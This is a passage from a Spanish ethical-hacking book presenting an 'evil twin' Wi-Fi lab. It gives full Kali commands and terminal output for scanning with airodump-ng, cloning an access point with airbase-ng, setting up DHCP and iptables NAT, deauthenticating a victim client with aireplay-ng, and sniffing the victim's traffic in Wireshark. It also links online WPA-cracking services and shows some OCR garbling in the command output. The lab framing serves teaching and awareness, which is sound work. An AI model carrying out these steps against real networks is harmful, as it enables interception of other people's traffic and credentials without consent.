38:4C:90:      -43   4        0     0   1   54e  WPA2  CCMP  PSK   Claro
4C:0F:6E:      -50   4        3     0   3   54e  WEP   WEP   Claro
48:7B:6B:      -64   3        33    16  4   54e  WPA2  CCMP  PSK   NETLTFE
68:94:23:      -73   2        0     0   8   54e  WEP   WEP   Claro
F4:E3:FB:      -78   2        0     0   2   54e  WPA2  CCMP  PSK   RED A
F8:01:13:      -80   2        3     0   7   54e. WPA2  CCMP  PSK   <length: 0>
E4:BE:ED:      -82   10       0     0   10  54e  WPA2  CCMP  PSK   TVCAE
28:C6:8E:      -86   2        2     0   3   54e. WPA2  CCMP  PSK   <length: 0>

BSSID          STATION          PWR  Rate   Lost  Frames  Probe
1C:3E:84:      68:A3:C4:      -82  0.1e   0     10
38:4C:90:      DC:66:72:      -62  0.1e   0     1
4C:0F:6E:      74:DE:2B:      -24  0.54e  0     4
48:7B:6B:      C4:36:6C:      -1   0e-0    0     33
F8:01:13:      D0:FC:CC:      -1   0e-0    0     1
F8:01:13:      DC:0B:34:      -1   0e-0    0     2

root@kali:~# airodump-ng --bssid 00:1C:F0:F1:51:54 --channel 9 wlan0
```

4. Esto nos permitirá identificar los clientes conectados al AP objetivo. En el gráfico siguiente podemos observar que en efecto existe un cliente conectado a HACKME_WPA el cual tiene por dirección MAC A4:F1:E8:3E:9E:2D. Por el momento mantendremos este dato en mente y dejaremos abierta la ventana con la captura.

```

CH 9 ][ Elapsed: 24 s ][ 2017-03-29 22:28

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1C:F0:F1:51:54 -12 100    208      2  0   9 54e. WPA CCMP PSK HACKME_WPA

BSSID          STATION          PWR Rate Lost Frames Probe
00:1C:F0:F1:51:54 A4:F1:E8:3E:9E:2D -14 0e-24 0       6

```

5. Ahora procederemos a instalar el paquete `isc-dhcp-server`, el cual no viene preinstalado en Kali Linux. Este software nos permitirá asignar direcciones IP de forma dinámica a los clientes que se conecten con nuestro AP gemelo y proveerles el gateway para que tengan salida a Internet y no sospechen que algo raro está pasando.

Comando: `apt-get install isc-dhcp-server`


```

root@kali:~# dpkg -s isc-dhcp-server | grep Status
dpkg-query: package 'isc-dhcp-server' is not installed and no information is available
Use dpkg --info (= dpkg-deb --info) to examine archive files,
and dpkg --contents (= dpkg-deb --contents) to list their contents.
root@kali:~# apt-get install isc-dhcp-server:54 A4:F1:E8:3E:9E:2D -14 0e-24
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  espeak-data firebird2.5-common firebird2.5-common-doc gdebi-core
  gnome-mime-data gnome-packagekit gnome-packagekit-data gnome-system-log
  imagemagick-common iproute libbonobo2-0 libbonobo2-common
  libboost-atomic1.61.0 libboost-chrono1.61.0 libboost-date-time1.61.0

```

6. Una vez completada la instalación del paquete `isc-dhcp-server`, procederemos a editar el archivo de configuración ubicado en la ruta `/etc/dhcp/dhcpd.conf` y le agregaremos al final los parámetros correspondientes a nuestro pool DHCP. Pueden usar el editor de su preferencia, yo usé el editor gráfico incluido con Kali bajo el menú **"Usual applications - Network Configuration"**.

> Accesories -> Text Editor". La subred para el pool puede ser cualquiera de nuestra preferencia,³² siempre y cuando no sea la misma red a la que pertenece la interfaz que nos da el acceso a Internet, porque esto ocasionaría un conflicto. Para nuestro escenario decidí usar la subred 192.168.10.0/24. El gateway será la IP que tendrá la interfaz de red del AP gemelo, en este caso: 192.168.10.1.



```
Open + dhcpd.conf /etc/dhcpd.conf Save ⎯ ⎯ ⎯ ⎯
# match if substring (option vendor-class-identifier, 0, 4) = "SUNW";
#}

#shared-network 224-29 {
#  subnet 10.17.224.0 netmask 255.255.255.0 {
#    option routers rtr-224.example.org;
#  }
#  subnet 10.0.29.0 netmask 255.255.255.0 {
#    option routers rtr-29.example.org;
#  }
#  pool {
#    allow members of "foo";
#    range 10.17.224.10 10.17.224.250;
#  }
#  pool {
#    deny members of "foo";
#    range 10.0.29.10 10.0.29.230;
#  }
#}
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.10.0 netmask 255.255.255.0
{
  option subnet-mask 255.255.255.0;
  option broadcast-address 192.168.10.255;
  option domain-name-servers 8.8.8.8;
  option routers 192.168.10.1;
  range 192.168.10.50 192.168.10.100;
}
```

Plain Text ▾ Tab Width: 8 ▾ Ln 116, Col 9 ▾ INS

7. Una vez grabados los cambios al archivo de configuración, procederemos a comprobar los cambios:

Comando: tail /etc/dhcp/dhcpd.conf

```
root@kali:~# tail /etc/dhcp/dhcpd.conf
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.10.0 netmask 255.255.255.0
{
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.10.255;
    option domain-name-servers 8.8.8.8;
    option routers 192.168.10.1;
    range 192.168.10.50 192.168.10.100;
}
root@kali:~#
```

8. Ahora levantaremos nuestro AP gemelo con el comando airbase-ng. El nombre de la WLAN debe ser idéntico a la original.

Sintaxis: airbase-ng -e '*SSID_ORIGINAL*' -c #*CANAL_ORIGINAL* *nombre_tarjeta_wifi*

Ej: airbase-ng -e 'HACME_WPA' -c 9 wlan0

Si quisiéramos podríamos clonar también el BSSID del AP original. Bastaría con agregar a airbase-ng el parámetro -a *BSSID*; no obstante, en este lab decidí dejar que airbase-ng generara un BSSID aleatorio para el AP gemelo, porque quiero que usted pueda observar claramente cuando el cliente se conecte a su AP, si tuvieran el mismo BSSID esto podría causarle confusión.

```
root@kali:~# airbase-ng -e 'HACKME_WPA' -c 9 wlan0
22:53:54 Created tap interface at0
22:53:54 Trying to set MTU on at0 to 1500
22:53:54 Access Point with BSSID A2:5B:63:C9:D9:AF started.
```

9. Como se ve en la imagen previa, airbase-ng le dio como BSSID a nuestro AP gemelo la MAC A2:5B:63:C9:D9:AF. Dejaremos abierta la ventana con el proceso airbase-ng corriendo y abriremos una nueva ventana para monitorear nuestro nuevo AP.

Syntax: airodump-ng --bssid *MAC_AP_GEMELO* --channel #*CANAL* *nombre_tarjeta_wifi*

Ej: airodump-ng --bssid A2:5B:63:C9:D9:AF --channel 9
wlan0

The image shows three terminal windows side-by-side. The top window displays the output of the command 'airodump-ng --bssid A2:5B:63:C9:D9:AF --channel 9 wlan0'. It lists a single AP with BSSID 00:1C:F0:F1:51:54, channel 9, and ESSID HACKME_WPA. The middle window shows the command 'airbase-ng -e 'HACKME_WPA' -c 9 wlan0' being run, which creates a tap interface at0 and starts a fake AP with the same parameters. The bottom window shows the airodump output again, now monitoring the fake AP at BSSID A2:5B:63:C9:D9:AF.

```
root@kali: ~
File Edit View Search Terminal Help
CH 9 ][ Elapsed: 29 mins ][ 2017-03-29 22:56 ][ interface wlan0 down
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1C:F0:F1:51:54 -10 71    15789     345   0   9 54e. WPA CCMP PSK HACKME_WPA

root@kali: ~
File Edit View Search Terminal Help
root@kali: # airbase-ng -e 'HACKME_WPA' -c 9 wlan0
22:53:54 Created tap interface at0
22:53:54 Trying to set MTU on at0 to 1500
22:53:54 Access Point with BSSID A2:5B:63:C9:D9:AF started.

root@kali: ~
File Edit View Search Terminal Help
CH 9 ][ Elapsed: 6 s ][ 2017-03-29 22:56
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A2:5B:63:C9:D9:AF  0 100    115      0   0   9 54  OPEN           HACKME_WPA
BSSID          STATION          PWR Rate Lost Frames Probe
```

10. Deberíamos tener 3 ventanas similares a la figura previa. En la primera ventana monitoreamos el AP original, en la segunda se ejecuta nuestro AP gemelo y en la tercera lo monitoreamos.
11. Cuando airbase-ng levanta el AP gemelo, crea una interfaz de red temporal llamada at0, la cual existirá mientras exista el AP gemelo. Es a esta interfaz a la que debemos asignarle la IP de gateway que configuramos en el servicio DHCP, que en nuestro ejemplo es la 192.168.10.1

Syntax: ifconfig *nombre_interfaz_red* *dirección_ip*
netmask *máscara* up

Ej: ifconfig at0 192.168.10.1 netmask 255.255.255.0 up

Una vez asignada la IP, podremos levantar el daemon DHCP, el cual requiere que previamente exista un archivo vacío denominado /var/lib/dhcp/dhcpd.leases.

Comandos:

```
touch /var/lib/dhcp/dhcpd.leases
```

```
dhcpd -cf /etc/dhcp/dhcpd.conf
```

```
root@kali:~# ifconfig at0 192.168.10.1 netmask 255.255.255.0 up
root@kali:~# touch /var/lib/dhcp/dhcpd.leases
root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf
Internet Systems Consortium DHCP Server 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/at0/a2:5b:63:c9:d9:af/192.168.10.0/24
Sending on  LPF/at0/a2:5b:63:c9:d9:af/192.168.10.0/24

No subnet declaration for wlan0 (no IPv4 addresses).
** Ignoring requests on wlan0. If this is not what
you want, please write a subnet declaration
in your dhcpd.conf file for the network segment
to which interface wlan0 is attached. **

No subnet declaration for eth0 (192.168.219.130).
** Ignoring requests on eth0. If this is not what
you want, please write a subnet declaration
in your dhcpd.conf file for the network segment
to which interface eth0 is attached. **

Sending on  Socket/fallback/fallback-net
root@kali:~#
```

12. Finalmente, es necesario agregar directivas al firewall de Kali (iptables) para que redirija el tráfico proveniente de

nuestro AP gemelo (interfaz at0) hacia la interfaz eth0 (con salida a Internet) y lo enmascare, o de lo contrario la víctima no podrá navegar. Para que esto funcione debemos habilitar a nivel del kernel la función de enrutamiento (ip_forward).

Comandos:

```
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables --table nat --append POSTROUTING --out-interface
eth0 -j MASQUERADE
iptables --append FORWARD -j ACCEPT --in-interface at0
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@kali: # iptables --flush
root@kali: # iptables --table nat --flush
root@kali: # iptables --delete-chain
root@kali: # iptables --table nat --delete-chain
root@kali: # iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@kali: # iptables --append FORWARD -j ACCEPT --in-interface at0
root@kali: # echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali: # aireplay-ng --deauth 0 -a 00:1C:F0:F1:51:54 -c A4:F1:E8:3E:9E:2D wlan0
23:09:29 Waiting for beacon frame (BSSID: 00:1C:F0:F1:51:54) on channel 9
23:09:30 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [24|73 ACKs]
23:09:31 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [22|67 ACKs]
23:09:32 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [ 4|63 ACKs]
23:09:32 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [ 0|64 ACKs]
23:09:33 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [ 0|16 ACKs]
```

13. Para desconectar al cliente del AP original y hacer que se conecte al nuestro hemos usado el ya conocido comando aireplay-ng con la opción deauth. Si tenemos éxito en el ataque veremos luego de unos instantes que el cliente se conecta con nuestro AP gemelo (ver ventana inferior), en ese instante deberemos cortar con CTRL+C el ataque deauth.

The image shows two terminal windows on a Kali Linux desktop. The top window displays a log of wireless associations:


```
root@kali: ~
File Edit View Search Terminal Help
23:11:50 Client A4:F1:E8:3E:9E:2D associated (unencrypted) to ESSID: "HACKME_WPA"
```


The bottom window shows the output of the `airbase-ng` command, monitoring interface `wlan0`:

```
root@kali: ~
File Edit View Search Terminal Help
CH 9 ][ Elapsed: 16 mins ][ 2017-03-29 23:12 ][ interface wlan0 down
BSSID          PWR RXQ Beacons    #Data, #/s   CH   MB   ENC  CIPHER AUTH ESSID
A2:5B:63:C9:D9:AF  0 100  15929     1128  39   9   54   OPEN           HACKME_WPA
BSSID          STATION          PWR  Rate    Lost   Frames  Probe
A2:5B:63:C9:D9:AF 00:1C:F0:F1:51:54 -1    1 - 0      0      534
A2:5B:63:C9:D9:AF A4:F1:E8:3E:9E:2D -42   0 - 1      20     1694
```


14. ¿Lo logró? Excelente, ¡felicitaciones! ¿Y ahora qué hacemos? Pues jugar, ¿qué más?
15. Si no lo logró no se descorazone, hay muchos factores que pueden incidir, a la final la víctima se desconecta, pero insiste en reconectarse al AP original. Eso puede significar que el AP original tiene mayor potencia que el suyo, intente mejorar su ganancia (tip: use el parámetro txpower del comando iwconfig) o alargue el ataque deauth. Otro problema menos frecuente es que se caiga el proceso airbase-ng justo cuando está haciendo el ataque con aireplay-ng, esto implica repetir los pasos 8 y 11. **Nota:** para que no tenga que cortar el monitoreo del AP gemelo use el parámetro -a en airbase-ng y asignele el mismo BSSID previo.
16. Bien, ya tenemos a la víctima navegando en nuestro gemelo malvado. Es hora de ponernos a tono y levantar Wireshark mientras esbozamos nuestra risa malévolas (si es fan de *The Big Bang Theory* imagine a *Sheldon Cooper* diciendo muajajá). Podemos ejecutar Wireshark tanto desde línea de comandos (wireshark) o desde la interfaz gráfica, menú **Applications** -> **Sniffing & Spoofing -> Wireshark**.

17. Con Wireshark levantado procederemos a capturar paquetes en la interfaz at0. Click en el botón Start (ícono en forma de aleta de color azul).





18. Ver en detalle todas las opciones de Wireshark está fuera del alcance de este libro, pero podemos comenzar por algo sencillo como por ejemplo colocar un filtro para analizar el tráfico http.



19. Para ver la información capturada en un protocolo no cifrado como HTTP, basta con dar click sobre el paquete en la ventana superior de Wireshark y luego podremos explorar las cabeceras en la ventana intermedia, los datos aparecerán tanto en formato hexadecimal como ASCII en la ventana inferior.
20. Para quienes deseen profundizar en el uso de Wireshark y en la realización de análisis de tráfico, les dejo unos links muy útiles en la sección de recursos del capítulo.

Recursos útiles

- **Website:** Diccionario online gratuito para cracking de claves en redes WPA/WPA2. Free online WPA cracker with stats - besside-ng companion. (2017). Wpa.darkircop.org. Recuperado en 2017, de <http://wpa.darkircop.org/>.
- **Website:** Sitio para cracking online gratuito de claves de diferentes tipos, entre ellos WPA/WPA2. GPUHASH.me - online WPA cracker and MD5, SHA1, SHA256, MD5CRYPT, NTLM, vBulletin, IPB hash bruteforcer. (2017). Gpuhash.me. Recuperado en 2017, de <https://gpuhash.me/>.
- **Paper:** Stošić, L., & Bogdanovic, M. (2012). RC4 stream cipher and possible attacks on WEP. International Journal Of Advanced Computer Science And Applications, 3(3). <http://dx.doi.org/10.14569/ijacsa.2012.030319>.
- **Paper:** Ramakrishnan, V., Venugopal, P., & Mukherjee, T. (2015). Proceedings of the International Conference on Information Engineering, Management and Security 2015: ICIEMS 2015 (Vol. 2). Association of Scientists, Developers and Faculties (ASDF).
- **Paper:** Tews, E., & Beck, M. (2009, March). Practical attacks against WEP and WPA. In Proceedings of the second ACM conference on Wireless network security (pp. 79-86). ACM.
- **Website:** "Wireshark · Go Deep.". Wireshark.org. Recuperado en 2017, de <http://www.wireshark.org>.

Capítulo 4: Bonus labs - ataques post-hacking

Ya estamos dentro de la WiFi. ¿Y ahora?

Una vez dentro de la WLAN víctima nos encontramos de vuelta en la primera fase del **Círculo del Hacking**. Por tanto, nuestro primer paso será identificar a los clientes inalámbricos vecinos y al gateway, luego de eso detectar qué puertos están abiertos, qué servicios se están ejecutando, qué vulnerabilidades tienen dichos servicios, cuáles son los niveles de riesgo asociados, averiguar si hay exploits que podamos usar para aprovechar los huecos de seguridad presentes o construir nuestros propios exploits, para luego ejecutarlos y tomar control de equipos vulnerables, espiar la información que atraviesa la red, etc.

Revisar todas las fases del Círculo del Hacking está fuera del alcance de este libro, dado que el enfoque es sobre hacking de redes inalámbricas.

Debido a lo anterior he incluido en esta sección dos laboratorios a modo de "bonus labs", porque considero importante demostrar los peligros que conlleva que hagamos nuestra WiFi o que conectemos nuestros dispositivos a una WiFi "gratuita".

Si el lector desea conocer más sobre fundamentos de hacking ético, le dejo enlaces muy útiles en la sección de Recursos del capítulo.

Sin más preámbulos... disfrutemos de los labs.


Lab: MITM con arpspoof

